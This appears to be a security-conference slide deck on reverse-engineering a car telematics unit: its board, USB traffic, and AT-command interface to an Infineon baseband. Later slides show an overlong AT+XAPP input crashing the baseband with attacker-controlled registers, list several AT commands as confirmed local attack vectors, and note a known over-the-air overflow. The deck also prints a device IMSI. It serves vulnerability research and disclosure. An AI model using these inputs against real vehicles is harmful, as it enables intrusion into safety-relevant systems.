




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Gathering Intel from the board

- Exploring the TCU - TOP






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
- Exploring the TCU - Bottom





# TELEMATICS

Exploring the TCU





# TELEMATICS

Gathering Intel from the board

- Freescale chip debug header, lets get firmware





# TELEMATICS

Gathering Intel from the board

- Its USB right? lets mitm it!

Before:



After:





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# TELEMATICS

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- This looks familiar...

telematics usb sniff2 - Total Phase Data Center v6.73.007

File Edit Analyzer View Help

Index Record ASCII

Index	Record	ASCII
0	...	.....@
32	...	.....@.....&.....
47	...	...g.....2
62	...	...g.....2.....\$....\$.
77	...	97
108	...	108
123	...	123
138	...	138
153	...	153
168	...	& .C.o.m.m.e.o.n. .G.m.b.H. .C.o. .K.G.
183	...	183
198	...	2.C.o.m.m.e.o.n.: .2. .C.D.C. .a.n.d. .1. .M.S....
225	...	225
264	...	264
281	...	281
312	...	312
337	...	337
364	...	364

Text LiveSearch Filter applied: matched 40,986 of 51,470. Protocol Lens: USB EN

Delta time: 0:15.136.262.566 Transferred length: 235 bytes (~0.015)



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Index Record ASCII

281 ► ... AT.

312 ► ... AT...OK..

337 ► ... ATEO.

364 ► ... ATEO...OK..

379 ► ... AT+CIND=?.

414 ► ... ...+CIND: ("battchg", (0-5)), ("signal", (0-5)), ("ser...

444 ► ... AT+CMER=3,0,0,1,0.

471 ► ... ...OK..

486 ► ... AT+CIND?.

521 ► ... ...+CIND: 3,3,1,0,0,0,1,0,2,0,0,3,1....OK..

536 ► ... AT+CLIP=1.

563 ► ... ...OK..

578 ► ... AT+CCWA=1.

613 ► ... ...OK..

628 ► ... ATI0.

659 ► ... ... Undefined....OK..

676 ► ... AT+CNUM.

711 ► ... ...OK..

726 ► ... AT+XNAD DCM Params PIN=" ", " " .

757 ► ... ...OK..

772 ► ... AT+XNAD DCM Params NAVI ID=" " .

803 ► ... ...OK..

818 ► ... AT+XNAD DCM Params DCM ID?.

849 ► ... ...+XNAD DCM Params DCM ID:"2012" "....OK..

864 ► ... AT+XNAD DCM Params VIN?.

899 ► ... ...+XNAD DCM Params VIN:"1N4A" "....OK...

914 ► ... AT+XNAD DCM Params DCM VER?.

945 ► ... ...+XNAD DCM Params DCM VER:"3NF0000642"....OK..

960 ► ... AT+XNAD DICCIDSER?.

991 ► ... ...+XNAD DICCIDSER:"8901" "....OK..

1006 ► ... AT+XNAD DCM Params CHG HIST?.

1033 ► ... ...+XNAD DCM Params CHG HIST:0....OK..

1048 ► ... AT+XNAD DCM Params PRE AC HIST?.

1079 ► ... ...+XNAD DCM Params PRE AC HIST:0....OK..

1096 ► ... AT+XNAD NAVI Info sent=1,1,,0,1,45,32,2629,122,59...



# TELEMATICS

Gathering Intel from the board



- Its USB right? lets mitm it!
- This looks familiar...





# TELEMATICS

- Oh, look at that!
- I know this chip! Do you?





# TELEMATICS


- Here are a few hints





# TELEMATICS

## Infineon PMB 8876 Functional diagram





# TELEMATICS

Gathering Intel from the board

- It's a USB system. We know this...
- Lets connect to it and explore

```
root@atr-lt01:~/leaf# ./leaf.py
AT
OK

AT+CGMI
+CGMI: Continental Automotive Systems

OK

AT+CGMM
+CGMM: "GSM900", "GSM1800", "GSM1900", "GSM850", "MODEL=SGOLD2 NAD"

OK

AT+CGMR
+CGMR: "06.42R_51R_V26"

OK

AT+CIMI
310650701614947

OK
```



# TELEMATICS

## Telematics vulnerabilities

- Ok, now that we have gathered our senses together, let's check for known vulnerabilities...

```
AT+CIMI  
310650701614947
```

```
OK
```

```
AT+XLOG  
+XGENDATA: "cas2_21.41.23:NOVANTO_NAD_51R      dows_NT  
"
```

```
OK
```

```
AT+XAPP="AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
```

```
Traceback (most recent call last):  
  File "./leaf.py", line 32, in <module>  
    dev.write(2, "%s\r" % command)  
  File "/usr/lib/python2.7/dist-packages/usb/core.py", line 948, in write  
    self._get_timeout(timeout)  
  File "/usr/lib/python2.7/dist-packages/usb/backend/libusb1.py", line 824, in bulk_write  
    timeout)  
  File "/usr/lib/python2.7/dist-packages/usb/backend/libusb1.py", line 920, in __write  
    _check(retval)  
  File "/usr/lib/python2.7/dist-packages/usb/backend/libusb1.py", line 595, in _check  
    raise USBError(_strerror(ret), ret, _libusb_errno[ret])  
usb.core.USBError: [Errno 5] Input/Output Error  
root@atr-lt01:~/leaf#
```



# TELEMATICS

# Telematics vulnerabilities

- Ok, now that we have gathered our senses together, let's check for known vulnerabilities...

AT+XLOG  
+XGENDATA: "cas2\_21.41.23:NOVANTO\_NAD\_51R dows\_NT  
"

+XLOG: Exception Number: 1  
Trap Class: 0xEEEE (SW EXCEPTION)  
Identification: 182 (0x00B6)  
Date: 01.01.2004  
Time: 00:00  
File: @  
Line: 0  
Logdata:



# TELEMATICS

# Telematics vulnerabilities

- Ok, now that we have gathered our senses together, let's check for known vulnerabilities...

+XLOG: Exception Number: 2  
Trap Class: 0xB BBBB (HW PREFETCH ABORT TRAP)  
System Stack:



# TELEMATICS

# Telematics vulnerabilities

- Ok, now that we have gathered our senses together, let's check for known vulnerabilities...

OK



# TELEMATICS

# Telematics vulnerabilities

- Ok, now that we have gathered our senses together, let's check for known vulnerabilities...

0x00 Date: 07.01.2004

Date: 07.01  
Time: 08:31

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```
Register:
```

r0:	0x00000000	r1:	0x00000000	r2:	0xFFFF231C
r3:	0xB02573C9	r4:	0x41414141	r5:	0x41414141
r6:	0x41414141	r7:	0x41414141	r8:	0x00000000
r9:	0x00080002	r10:	0xB00C6DC8	r11:	0xB00D0C5C
r12:	0xA0235CCD	r13:	0xB00CCCE4	r14:	0xA0244175
r15:	0x41414144				
SPSR:	0x40000033	DFAR:	0x00000404	DFSR:	0x00000005

OK



# TELEMATICS

## Telematics vulnerabilities

- Ok, now that we have gathered our senses together, let's check for known vulnerabilities.
- confirmed local vector
  - AT+STKPROF
  - AT+XAPP
  - AT+XLOG
  - AT+FNS






# TELEMATICS

## Telematics vulnerabilities

- After confirming the local vulns, let's check for remote ones...
- oh wait!
- Thanks to the amazing Dr. Ralf-Philipp Weinmann we know this baseband FW is vulnerable to an Over-The-Air TMSI buffer overflow.

